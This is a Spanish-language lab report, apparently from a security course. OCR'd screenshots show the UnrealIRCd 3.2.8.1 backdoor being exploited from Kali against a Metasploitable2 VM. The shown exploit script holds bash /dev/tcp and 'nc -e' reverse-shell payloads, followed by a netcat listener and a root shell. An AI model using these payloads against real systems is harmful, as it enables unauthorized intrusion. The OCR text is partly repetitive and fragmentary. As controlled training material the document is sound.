
kali@kali:~$ curl -O http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents
(deb) [16.9 kB]
Fetches 68.7 MB in 1min 6s (1036 kB/s)
949 packages can be upgraded. Run 'apt list --upgradable' to see them.

kali@kali:~$ sudo apt-get install searchsploit
Reading package lists... Done
Building dependency tree... Done
Package searchsploit is not installed.
Command 'searchsploit' not found, did you mean:
  command 'searchsploit' from deb exploitdb
Try: sudo apt install <deb name>

kali@kali:~$ searchsploit UnrealIRCd
searchsploit UnrealIRCd

kali@kali:~$ searchsploit UnrealIRCd
searchsploit UnrealIRCd
  
```

The background shows a Kali Linux desktop with a sidebar menu containing links to 'Canales', 'Descubrir', 'Plataform', and 'Redes'. The terminal window is titled 'kali@kali:~' and shows the user's current directory as '~'.





Kalilinux - VMware Workstation

File Edit View VM Tabs Help

Home x Kalilinux x Metasploitable2-Linux x

1 2 3 4

GitHub - Ranger11Danger x +

Kali Linux Kali Tools

Product So

Ranger11Danger

Code Issues

master

exploit.py

README.md

.gitattributes

UnrealIRCd 3.2.8.1 - Backdoor Command Exec | linux/remote/16922.rb

UnrealIRCd 3.2.8.1 - Local Configuration S | windows/dos/18011.txt

UnrealIRCd 3.2.8.1 - Remote Downloader/Exe | linux/remote/13853.pl

UnrealIRCd 3.x - Remote Denial of Service | windows/dos/27407.pl

Shellcodes: No Results

(kali@kali)-[~]

\$ cls

Command 'cls' not found, but there are 16 similar ones.

(kali@kali)-[~]

\$ ls

Desktop Downloads Pictures Templates escaneo

Documents Music Public Videos escaneo.txt

(kali@kali)-[~]

\$ cd Desktop

(kali@kali)-[~/Desktop]

\$ git clone https://github.com/Ranger11Danger/UnrealIRCd-3.2.8.1-Backdoor.git

Search or jump to...

Sign in Sign up

Notifications Fork 7 Star 20

Code About

My backdoor script for a vulnerable version of UnrealIRCd

Readme

Activity

20 stars

1 watching

7 forks

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Buscar

20°C Mayorm. nubla...

4:37 p. m.

10/09/2024

Kalilinux - VMware Workstation

File Edit View VM Tabs Help

Home x Kalilinux x Metasploitable2-Linux x

1 2 3 4

GitHub - Ranger11Danger x +

Kali Linux Kali Tools

Product So

Ranger11Danger

Code Issues

master

exploit.py

README.md

.gitattributes

UnrealIRCd-3.2.8.1-Backdoor

(kali@kali)-[~/Desktop]

\$ git clone https://github.com/Ranger11Danger/UnrealIRCd-3.2.8.1-Backdoor.git

Cloning into 'UnrealIRCd-3.2.8.1-Backdoor' ...

remote: Enumerating objects: 19, done.

remote: Total 19 (delta 0), reused 0 (delta 0), pack-reused 19 (from 1)

Receiving objects: 100% (19/19), 4.19 KiB | 612.00 KiB/s, done.

Resolving deltas: 100% (6/6), done.

(kali@kali)-[~/Desktop]

\$ ls

UnrealIRCd-3.2.8.1-Backdoor

(kali@kali)-[~/Desktop]

\$ cd UnrealIRCd-3.2.8.1-Backdoor

(kali@kali)-[~/Desktop/UnrealIRCd-3.2.8.1-Backdoor]

\$

Search or jump to...

Sign in Sign up

Notifications Fork 7 Star 20

Code About

My backdoor script for a vulnerable version of UnrealIRCd

Readme

Activity

20 stars

1 watching

7 forks

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Buscar

20°C Mayorm. nubla...

4:40 p. m.

10/09/2024

Asignamos los permisos del exploit



This screenshot shows a Kali Linux virtual machine environment. A terminal window is open, displaying the following commands and output:

```
(kali@kali)-[~/Desktop]
$ git clone https://github.com/Ranger11Danger/UnrealIRCd-3.2.8.1-Backdoor.git
Cloning into 'UnrealIRCd-3.2.8.1-Backdoor' ...
remote: Enumerating objects: 19, done.
remote: Total 19 (delta 0), reused 0 (delta 0), pack-reused 19 (from 1)
Receiving objects: 100% (19/19), 4.19 KiB | 612.00 KiB/s, done.
Resolving deltas: 100% (6/6), done.

(kali@kali)-[~/Desktop]
$ ls
UnrealIRCd-3.2.8.1-Backdoor

(kali@kali)-[~/Desktop]
$ cd UnrealIRCd-3.2.8.1-Backdoor

(kali@kali)-[~/Desktop/UnrealIRCd-3.2.8.1-Backdoor]
$ ls
README.md  exploit.py

(kali@kali)-[~/Desktop/UnrealIRCd-3.2.8.1-Backdoor]
$ sudo chmod +x exploit.py

(kali@kali)-[~/Desktop/UnrealIRCd-3.2.8.1-Backdoor]
$ sudo nano exploit.py
```

In the background, a web browser window shows the UnrealIRCd project page on GitHub. The system tray at the bottom indicates the date and time as 10/09/2024, 11:42.

Consulto mi ip de mi maquina kalilinux.

This screenshot shows the same Kali Linux virtual machine environment. The terminal window now displays the output of the `ifconfig` command:

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.186.128 netmask 255.255.255.0 broadcast 192.168.186.255
    inet6 fe80::20c:29ff:fec5:2ea0 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:c5:2e:a0 txqueuelen 1000 (Ethernet)
    RX packets 129350 bytes 87903741 (83.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 84398 bytes 5864899 (5.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 88 bytes 6960 (6.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 88 bytes 6960 (6.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$
```

The system tray at the bottom indicates the date and time as 10/09/2024, 11:44.

La copio y la pego en mi archivo exploit.py



Abrimos el archivo nano exploit.py

The screenshot shows a Kali Linux virtual machine running in VMware Workstation. A terminal window is open, displaying the nano text editor editing a file named `exploit.py`. The code in the file is as follows:

```
#!/usr/bin/python3
import argparse
import socket
import base64

# Sets the target ip and port from argparse
parser = argparse.ArgumentParser()
parser.add_argument('ip', help='target ip')
parser.add_argument('port', help='target port', type=int)
parser.add_argument('-payload', help='set payload type', required=True, choices=
args = parser.parse_args()

# Sets the local ip and port (address and port to listen on)
local_ip = '192.168.186.128' # CHANGE THIS
local_port = '443' # CHANGE THIS

# The different types of payloads that are supported
python_payload = f'python -c "import os;import pty;import socket;tlnCwQLCel'
bash_payload = f'bash -i >& /dev/tcp/{local_ip}/{local_port} 0>&1'
netcat_payload = f'nc -e /bin/bash {local_ip} {local_port}'

# our socket to interact with and send payload
try:
```

The terminal window also shows the file's location: `File Actions Edit View Help` and `File Actions Edit View Help`. The bottom status bar of the VM shows the time as 4:48 p.m. on 10/09/2024.

Ctrl + o guardar cambios

Ctrl + x salir.

The screenshot shows the same Kali Linux virtual machine. The terminal window now shows the following commands and output:

```
(kali@kali)-[~]
$ ls
Desktop  Downloads  Pictures  Templates  escaneo
Documents Music      Public    Videos    escaneo.txt

(kali@kali)-[~]
$ cd Desktop

(kali@kali)-[~/Desktop]
$ ls
UnrealIRCd-3.2.8.1-Backdoor

(kali@kali)-[~/Desktop]
$ cd UnrealIRCd-3.2.8.1-Backdoor

(kali@kali)-[~/Desktop/UnrealIRCd-3.2.8.1-Backdoor]
$ ls
README.md  exploit.py  exploit.py.save



(kali@kali)-[~/Desktop/UnrealIRCd-3.2.8.1-Backdoor]
$ nano exploit.py

(kali@kali)-[~/Desktop/UnrealIRCd-3.2.8.1-Backdoor]
$ sudo st
```

The terminal window also shows the file's location: `File Actions Edit View Help` and `File Actions Edit View Help`. The bottom status bar of the VM shows the time as 4:50 p.m. on 10/09/2024.



Colocamos puerto en escucha



Ahora lanzamos nuestro ataque.



```
root@kali: /home/kali/Desktop/UnrealIRCd-3.2.8.1-Backdoor
File Actions Edit View Help
└─$ ls
Desktop Downloads Pictures Templates escaneo
Documents Music Public Videos escaneo.txt

(kali@kali)-[~]
└─$ cd Desktop

(kali@kali)-[~/Desktop]
└─$ ls
UnrealIRCd-3.2.8.1-Backdoor

(kali@kali)-[~/Desktop]
└─$ cd UnrealIRCd-3.2.8.1-Backdoor

(kali@kali)-[~/Desktop/UnrealIRCd-3.2.8.1-Backdoor]
└─$ ls
README.md exploit.py exploit.py.save

(kali@kali)-[~/Desktop/UnrealIRCd-3.2.8.1-Backdoor]
└─$ nano exploit.py

(kali@kali)-[~/Desktop/UnrealIRCd-3.2.8.1-Backdoor]
└─$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali/Desktop/UnrealIRCd-3.2.8.1-Backdoor]
└─$ ./exploit.py 192.168.186.129 6667 -payload netcat
```

```
kali@kali: ~
└─$ sudo nc -nlvp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [192.168.186.128] from (UNKNOWN) [192.168.186.129] 42252

~/Desktop
└─UnrealIRCd-3.2.8.1-Backdoor

~/Desktop/UnrealIRCd-3.2.8.1-Backdoor
└─README.md exploit.py exploit.py.save

~/Desktop/UnrealIRCd-3.2.8.1-Backdoor
└─exploit.py

~/Desktop/UnrealIRCd-3.2.8.1-Backdoor
└─$ nano exploit.py

~/Desktop/UnrealIRCd-3.2.8.1-Backdoor
└─$ sudo nc -nlvp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [192.168.186.128] from (UNKNOWN) [192.168.186.129] 42252

~/Desktop/UnrealIRCd-3.2.8.1-Backdoor
└─$ ./exploit.py 192.168.186.129 6667 -payload netcat
```

ya estamos dentro de nuestra máquina victima.



Kalilinux - VMware Workstation

File Edit View VM Tabs Help

Home Kali Linux Metasploitable2-Linux

1 2 3 4

Kali Linux

File Actions Edit View Help

```
(kali@kali)-[~]
└─$ sudo nc -nlvp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [192.168.186.128] from (UNKNOWN) [192.168.186.129] 42252
ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

25°C Parc. soleado 4:58 p.m. 10/09/2024

Kalilinux - VMware Workstation

File Edit View VM Tabs Help

Home Kali Linux Metasploitable2-Linux

1 2 3 4

Kali Linux

File Actions Edit View Help

```
w3m
wgetrc
wpa_supplicant
xinetd.conf
xinetd.d
zsh_command_not_found
pwd
/etc
cd ..
cd /home
ls
ftp
msfadmin
service
user
ls -la
total 24
drwxr-xr-x 6 root root 4096 Apr 16 2010 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
drwxr-xr-x 2 root nogroup 4096 Mar 17 2010 ftp
drwxr-xr-x 5 msfadmin msfadmin 4096 May 20 2012 msfadmin
drwxr-xr-x 2 service service 4096 Apr 16 2010 service
drwxr-xr-x 3 user user 4096 May 7 2010 user
cd msfadmin
ls
vulnerable
```

To direct input to this VM, click inside or press Ctrl+G.

25°C Parc. soleado 5:01 p.m. 10/09/2024



```
Metasploitable2-Linux - VMware Workstation
File Edit View VM Tabs Help
Home Kali Linux Metasploitable2-Linux

eth0    Link encap:Ethernet  HWaddr 00:0c:29:39:81:0d
        inet addr:192.168.186.129  Bcast:192.168.186.255  Mask:255.255.255.0
        inet6 addr: fe80::20c:29ff:fe39:810d/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:80 errors:0 dropped:0 overruns:0 frame:0
        TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:7119 (6.9 KB)  TX bytes:7154 (6.9 KB)
        Interrupt:17 Base address:0x2000

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:16436  Metric:1
        RX packets:91 errors:0 dropped:0 overruns:0 frame:0
        TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$
```

To direct input to this VM, click inside or press Ctrl+G.

25°C Parc. soleado 5:01 p.m. 10/09/2024

Para obtener mi prompt.

```
Kali Linux - VMware Workstation
File Edit View VM Tabs Help
Home Kali Linux Metasploitable2-Linux

Kali Linux
Kali Linux Kali Tools
File Actions Edit View Help
w3m
wgetrc
wpa_supplicant
xinetd.conf
xinetd.d
zsh_command_not_found
pwd
/etc
cd ..
cd /home
ls
ftp
msfadmin
service
user
ls -la
total 24
drwxr-xr-x 6 root root 4096 Apr 16 2010 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
drwxr-xr-x 2 root nogroup 4096 Mar 17 2010 ftp
drwxr-xr-x 5 msfadmin msfadmin 4096 May 20 2012 msfadmin
drwxr-xr-x 2 service service 4096 Apr 16 2010 service
drwxr-xr-x 3 user user 4096 May 7 2010 user
cd msfadmin
ls
vulnerable
script /dev/null -c bash
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

25°C Parc. soleado 5:03 p.m. 10/09/2024



Kalilinux - VMware Workstation

File Edit View VM Tabs Help

Home Kalilinux Metasploitable2-Linux

Kali Linux

File Actions Edit View Help

```
xinetd.d
zsh_command_not_found
pwd
/etc
cd ..
cd /home
ls
ftp
msfadmin
service
user
ls -la
total 24
drwxr-xr-x 6 root root 4096 Apr 16 2010 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
drwxr-xr-x 2 root nogroup 4096 Mar 17 2010 ftp
drwxr-xr-x 5 msfadmin msfadmin 4096 May 20 2012 msfadmin
drwxr-xr-x 2 service service 4096 Apr 16 2010 service
drwxr-xr-x 3 user user 4096 May 7 2010 user
cd msfadmin
ls
vulnerable
script /dev/null -c bash
root@metasploitable:/home/msfadmin# touch hackeado.txt
root@metasploitable:/home/msfadmin# ls
hackeado.txt vulnerable
root@metasploitable:/home/msfadmin#
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

25°C Parc. soleado 5:04 p.m. 10/09/2024

Metasploitable2-Linux - VMware Workstation

File Edit View VM Tabs Help

Home Kalilinux Metasploitable2-Linux

```
inet6 addr: fe80::20c:29ff:fe39:818d/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:80 errors:0 dropped:0 overruns:0 frame:0
TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:7119 (6.9 KB) TX bytes:7154 (6.9 KB)
Interrupt:17 Base address:0x2000

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:91 errors:0 dropped:0 overruns:0 frame:0
TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:19301 (18.8 KB) TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ ls
hackeado.txt vulnerable
msfadmin@metasploitable:~$
```

To direct input to this VM, click inside or press Ctrl+G.

25°C Parc. soleado 5:04 p.m. 10/09/2024



3.4 Actividades de Transferencia el Conocimiento:

Descripción de la actividad: Metasploit en Kalilinux

Ambiente requerido: Sala de cómputo con internet

Estrategias o técnicas didácticas activas: Informe técnico

Materiales de formación:

- MV KALILINUX.ISO
- MV Metasploitable2


Material de apoyo:

Evidencias de aprendizaje: El aprendiz deberá realizar un informe técnico con el paso a paso de la actividad a desarrollar,

Instrumentos de evaluación: checklist

Duración de la actividad: 40 horas.

3.4.1 Para esta práctica utilizaremos funcionando ambas MV Metasploitable y Kalilinux.





```
Metasploitable2-Linux - VMware Workstation
File Edit View VM Tabs Help
Home Kali Linux Metasploitable2-Linux

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Tue Sep 10 11:53:59 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software:
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

To direct input to this VM, click inside or press Ctrl+G.

```
Kalilinux - VMware Workstation
File Edit View VM Tabs Help
Home Kali Linux Metasploitable2-Linux

Trash Kali Linux
File System
Home
UnrealIRCd...

kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ cat escaneo
# Nmap 7.94SVN scan initiated Tue Sep 10 11:02:57 2024 as: nmap -p 22,80,443,
6667 -oN escaneo 192.168.186.129
Nmap scan report for 192.168.186.129
Host is up (0.00027s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   closed https
6667/tcp  open  irc
MAC Address: 00:0C:29:39:81:8D (VMware)

# Nmap done at Tue Sep 10 11:02:57 2024 -- 1 IP address (1 host up) scanned i
n 0.15 seconds


(kali@kali)-[~]
$
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

